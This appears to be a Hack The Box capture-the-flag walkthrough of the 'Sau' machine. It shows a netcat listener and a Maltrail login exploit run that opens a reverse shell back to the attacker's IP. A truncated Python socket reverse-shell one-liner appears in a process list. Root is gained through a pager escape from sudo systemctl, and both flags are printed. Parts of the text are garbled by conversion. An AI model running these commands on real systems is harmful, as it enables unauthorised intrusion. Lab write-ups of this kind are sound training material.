The screenshot shows a Parrot OS desktop environment. At the top is a standard Linux-style menu bar with options like Applications, Places, System, and a system tray with icons for network, battery, and time (Tue Apr 29, 05:29). Below the menu is a dock with icons for various applications. The main window is a terminal titled "Parrot Terminal". The terminal's title bar also displays the host information: "[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-mwu5x9ztjn]-[~]". Inside the terminal, the command "[★]\$ tmux" is being typed. The background shows a dark-themed desktop with some icons on the desktop surface.

This allowed me to work in multiple terminal windows or sessions easily, especially useful when running a listener and exploit at the same time. Once inside tmux, I saw the startup message from Hack The Box's Parrot OS instance, reminding me about persistent storage and available sudo privileges. With the environment ready, I was set to run the exploit.

ited.

Free users are limited to our own targets, and GitHub.

Remember! Do not store any personal or sensitive information in this box!  
Its only purpose is to allow you to play in our labs.

Feel free to install any tools you prefer.

You have a small amount of persistent storage in ~/my\_data.

You can also add persistent customizations via ~/my\_data/user\_init file, which gets executed on startup!

While ~/my\_data will persist, we cannot guarantee its availability, nor do we back it up!

We cannot recover this data if it is lost! Do not store anything critical or sensitive here.

Note that once this instance is terminated, all data not in ~/my\_data, including tools you installed, will be lost!

PS: You have sudo :)

[azizulrahaman@htb-mwu5x9ztjn]~

\$

[0] 0: bash\*

"htb-mwu5x9ztjn" 05:31 29-Apr-25

## Reverse Shell Access

To prepare, I started a new tmux session for better management:

nc -lvp 4444

```
[eu-vip-1] [10.10.14.44] [azizulrahaman@htb-v20iam8dmc] [~/sau/Maltrail-v0.53-Ex]
[★]$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.44] from (UNKNOWN) [10.10.11.224] 52694
```

## Running the Exploit

I ran the Python exploit to trigger the vulnerability in Maltrail's login page. I used the following command:

python3 exploit.py 10.10.14.44 4444 http://10.10.11.224:55555/admin

```
curl: (7) Failed to connect to 10.129.229.26 port 5555 after 3134 ms: Couldn't connect to server
[azizulrahaman@htb-v2b1am8dmc] - [~/sau/Maltrail-v0.53-Exploit]
└─ $ python3 exploit.py 10.10.14.44 4444 http://10.10.11.224:55555/admin
Running exploit on http://10.10.11.224:55555/admin/login
[0] 0:python3*                                         "htb-v2b1am8dmc" 04:27 29-Apr-25
└─ • The vulnerability exists in the lo
```

A reverse shell was successfully received

*whoami*

```
connect to [10.10.14.44] from (UNKNOWN) [10.10.11.224] 52694
$ whoami
whoami
puma
$ ls -all
ls -all
total 204
drwxr-xr-x 9 root root 4096 Jun 19 2023 .
drwxr-xr-x 3 root root 4096 Jun 19 2023 ..
-rw-rw-r-- 1 root root 179 Jan 31 2023 .gitattributes
-rw-rw-r-- 1 root root 13 Jan 31 2023 .gitignore
-rw-rw-r-- 1 root root 6418 Jan 31 2023 CHANGELOG
-rw-rw-r-- 1 root root 711 Jan 31 2023 CITATION.cff
-rw-rw-r-- 1 root root 1131 Jan 31 2023 LICENSE
-rw-rw-r-- 1 root root 42844 Jan 31 2023 README.md
drwxrwxr-x 2 root root 4096 Jun 19 2023 core
drwxrwxr-x 2 root root 4096 Jun 19 2023 docker
-rw-r--r-- 1 root root 7205 Apr 15 2023 h
drwxrwxr-x 5 root root 4096 Jun 19 2023 html
-rw-rw-r-- 1 root root 437 Jan 31 2023 maltrail-sensor.service
-rw-rw-r-- 1 root root 430 Jan 31 2023 maltrail-server.service
-rw-rw-r-- 1 root root 5810 Jan 31 2023 maltrail.conf
drwxrwxr-x 2 root root 4096 Jun 19 2023 misc
drwxrwxr-x 2 root root 4096 Jun 19 2023 plugins
-rw-rw-r-- 1 root root 9 Jan 31 2023 requirements.txt
-rwxrwxr-x 1 root root 63782 Jan 31 2023 sensor.py
-rwxrwxr-x 1 root root 5101 Jan 31 2023 server.py
drwxrwxr-x 4 root root 4096 Jun 19 2023 thirdparty
drwxrwxr-x 5 root root 4096 Jun 19 2023 trails
$
```

## Step 5: Capturing User Flag

Navigated to Puma's home directory and captured the user flag:

*cd /home/puma*

*cat user.txt*

After I got access as the puma user, I moved into the /home/puma directory to check for the user flag. Inside the folder, I found a file named user.txt. I used the cat command to open it and successfully retrieved the user flag:

```
73e7e6b9034cd5e113cfcbdb2d96a1ad6.
```

This confirmed that I had full user-level access on the machine.

```
drwxrwxr-x 5 root root 4096 Jun 19 2023 trails
$ ls
ls
CHANGELOG    core    maltrail-sensor.service  plugins      thirdparty
CITATION.cff docker  maltrail-server.service requirements.txt  trails
LICENSE       h       maltrail.conf           sensor.py
README.md     html    misc                  server.py
$ cd /home
cd /home
$ ls
ls
puma
$ cd puma
cd puma
$ ls
ls
user.txt
$ cat user.txt
cat user.txt
73e7e6b9034cd5e113cfcbdb2d96a1ad6
$
```

Flag: 73e7e6b9034cd5e113cfcbdb2d96a1ad6

## Step 6: Privilege Escalation

Checked for sudo permissions:

```
sudo -l
```

Found: (ALL) NOPASSWD: /usr/bin/systemctl status trail.service

Since less is used in viewing service status, I leveraged it to escalate: sudo /usr/bin/systemctl status trail.service

```

sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
- (press RETURN)
● trail.service - Maltrail. Server of malicious traffic detection system
   Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:>)
   Active: active (running) since Mon 2025-04-28 18:26:17 UTC; 15h ago
     Docs: https://github.com/stamparm/maltrail#readme
           https://github.com/stamparm/maltrail/wiki
   Main PID: 895 (python3)
      Tasks: 21 (limit: 4662)
     Memory: 39.8M
        CGroub: /system.slice/trail.service
                  └─ 895 /usr/bin/python3 server.py
                     ├ 1339 /bin/sh -c logger -p auth.info -t "maltrail[895]" "Failed p>
                     ├ 1340 /bin/sh -c logger -p auth.info -t "maltrail[895]" "Failed p>
                     ├ 1343 sh
                     ├ 1344 python3 -c import socket,os,pty;s=socket.socket(socket.AF_I>
                     ├ 1345 /bin/sh
                     ├ 1355 sudo /usr/bin/systemctl status trail.service
                     ├ 1357 /usr/bin/systemctl status trail.service
                     ├ 1358 pager
                     ├ 1359 sh -c /bin/bash -c bash
                     ├ 1360 bash
                     ├ 1899 /bin/sh -c logger -p auth.info -t "maltrail[895]" "Failed p>
                     ├ 1900 /bin/sh -c logger -p auth.info -t "maltrail[895]" "Failed p>
                     └ 1903 sh
lines 1-23

```

## Step 8: Capturing the Root Flag

Inside less, executed: !bash

Got root shell confirmed with: cat /root/root.txt

The flag was successfully revealed:

b8b4bc20111529609266abdb99ac9f7b


```

          ├ 1360 bash
          ├ 1899 /bin/sh -c logger -p auth.info -t "maltrail[895]" "Failed p>
          ├ 1900 /bin/sh -c logger -p auth.info -t "maltrail[895]" "Failed p>
          └ 1903 sh
lines 1-23!bash
!bbaasshh!bash
root@sau:/home/puma# cat /root/root.txt
cat /root/root.txt
b8b4bc20111529609266abdb99ac9f7b
root@sau:/home/puma#

```

This confirmed full system compromise and completed the Sau machine.

## Nmap Port Scan Result



## Conclusion

This machine demonstrated how simple misconfigurations, when chained together, can lead to full system compromise. Starting from SSRF, pivoting into an internal RCE, and finally exploiting sudo misconfigurations, each step was critical. This walkthrough helped strengthen my skills in enumeration, vulnerability chaining, and Linux privilege escalation.